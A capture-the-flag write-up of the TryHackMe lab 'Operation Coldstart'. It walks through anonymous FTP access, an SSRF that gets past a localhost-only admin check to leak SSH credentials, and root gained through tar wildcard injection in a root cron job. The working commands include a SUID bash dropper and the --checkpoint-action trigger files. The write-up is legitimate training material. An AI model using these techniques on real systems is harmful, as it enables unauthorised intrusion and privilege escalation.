Operation coldstart

Operation Coldstart — Write-up
Platform: TryHackMe
Room: Operation Coldstart
Difficulty: Easy
Category: Linux
Scenario
Volt Labs, a small SaaS shop, suspects an old staging server has rotted into an exposed liability. Mara has assigned you the engagement. Find your way in and demonstrate full compromise.
Reconnaissance
We starting with an nmap scan of the target machine to identify open ports and services. The scan revealed the following:
1
nmap -Pn -sT -sV -n -T4 -p- -oN scan.txt coldstart.thm

The scan results show that the target machine has the following open ports:
- Port 21: FTP (vsftpd 3.0.5)
- Port 22: SSH (OpenSSH 9.6p1)
- Port 80: HTTP (Gunicorn)
FTP Enumeration
The first thing got on my mind was to check the FTP service. I tried to connect to the FTP server using anonymous login:
1
ftp coldstart.thm 21

As we can see, the FTP server allows anonymous login. After logging in, I listed the files in the root directory, and found a pub directory. Navigating into the pub directory, I found a file named backup.tar.gz. I downloaded the file to my local machine for further analysis:
1
get backup.tar.gz
After downloading the file, I extracted it. I found a directory named voltlabs-preview which contained three files: README.md, app.py, and requirements.txt.

1
2
3
4
5
6
7
cat README.md

# Volt Labs URL Preview

Internal staging tool. Run with `gunicorn -b 0.0.0.0:80 app:app`.

Admin routes are gated by source-IP check (localhost only).
Enumrating the Flask app
According the README file, the application is a URL preview tool that runs on Gunicorn and has admin routes that are only accessible from localhost.

After that, I started to analyze the app.py file. The application is a Flask web application with three routes:
/- a form to submit a URL.

/preview?url=...- fetches whatever URL you give it (viarequests.get) and echoes the response body back to you, but only ifurlparse(target).hostnameis inALLOWED_HOSTS = {"kestrel.thm"}
/admin/and/admin/<path>— checksrequest.remote_addr.startswith("127."), and ifp == "notes", reads and returns/opt/voltlabs-preview/admin_notes.txt.

The comment in the code basically spells it out: the allow-list only checks the hostname string, not scheme, path, or where that hostname actually resolves to. And per the README, kestrel.thm resolves to 127.0.0.1 on this box (via /etc/hosts).

So the intended exploit path is:
/previewlets us make the server itself issue an HTTP request to any path onkestrel.thm(since only the hostname is checked, not the path).- Since
kestrel.thm→127.0.0.1, that request actually lands back on the same Flask app, on127.0.0.1. /admin/notesonly checks thatremote_addrstarts with127.— and since the request is now coming from the app hitting itself locally, it satisfies that check even though you (the external attacker) are not on localhost.- That means we can use
/previewas a proxy to read/admin/notes, which dumps the contents ofadmin_notes.txt.
In short: SSRF via the hostname allow-list → used to bypass the IP-based admin auth, because the SSRF request originates from localhost.
Shell as webdev
I try hitting the preview endpoint with a URL that targets the admin notes path on the allowed host:
1
http://coldstart.thm/preview?url=http://kestrel.thm/admin/notes

As we can see, the request went through and the response was reflected back into the preview page. The contents of admin_notes.txt gave us SSH credentials for a low-privileged user, webdev.
Using these, I logged in over SSH:
1
ssh webdev@coldstart.thm

This gave a foothold as webdev on the box.
Tar Wildcard Injection
Most of /etc/cron.d/ and /etc/cron.daily/ was standard, dated back to 2017–2024. One entry stood out — /etc/cron.d/voltlabs-backup, dropped just days before the box was built:
1
cat /etc/cron.d/voltlabs-backup
1
2
3
4
5
# Volt Labs staging backup - runs as root
SHELL=/bin/bash
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

* * * * * root cd /opt/backups && tar czf /var/backups/uploads.tgz *

This is the box’s intended privesc path.
The cron entry runs as root, every minute, and calls:
1
cd /opt/backups && tar czf /var/backups/uploads.tgz *
The bare * is the vulnerability. Because the shell expands the wildcard before tar ever runs, any filename inside /opt/backups that starts with - gets passed to tar as a command-line option instead of a file to archive. tar supports --checkpoint and --checkpoint-action=exec=<command>, which together let us who can write to that directory run arbitrary commands as root. This is the classic wildcard argument injection technique documented on GTFOBins under tar.
First, confirm webdev can write to the backup directory:
1
ls -la /opt/backups

With write access confirmed, the exploit is four steps:
1. Drop a payload script:
1
2
echo -e '#!/bin/bash\ncp /bin/bash /tmp/rootbash\nchmod +s /tmp/rootbash' > /opt/backups/shell.sh
chmod +x /opt/backups/shell.sh
2. Create the tar trigger files in the same directory:
1
2
touch /opt/backups/--checkpoint=1
touch /opt/backups/--checkpoint-action=exec=sh\ shell.sh
When the cron fires, the shell expands * to include these filenames alongside the real ones, and tar parses them as:
1
--checkpoint=1 --checkpoint-action=exec=sh shell.sh
3. Wait for the cron to fire (it runs every minute).
4. Catch the result:
1
ls -la /tmp/rootbash
Once /tmp/rootbash shows up with the SUID bit set, we drop into a root shell:
1
/tmp/rootbash -p

Root
1
2
id
cat /root/flag.txt
1
2
uid=1001(webdev) gid=1001(webdev) euid=0(root) egid=0(root) groups=0(root),1001(webdev)
'REDACTED'

That’s it! We have successfully pwned the target machine and captured both user and root flags. hope you enjoyed this write-up. If you have any questions or suggestions, feel free to reach out.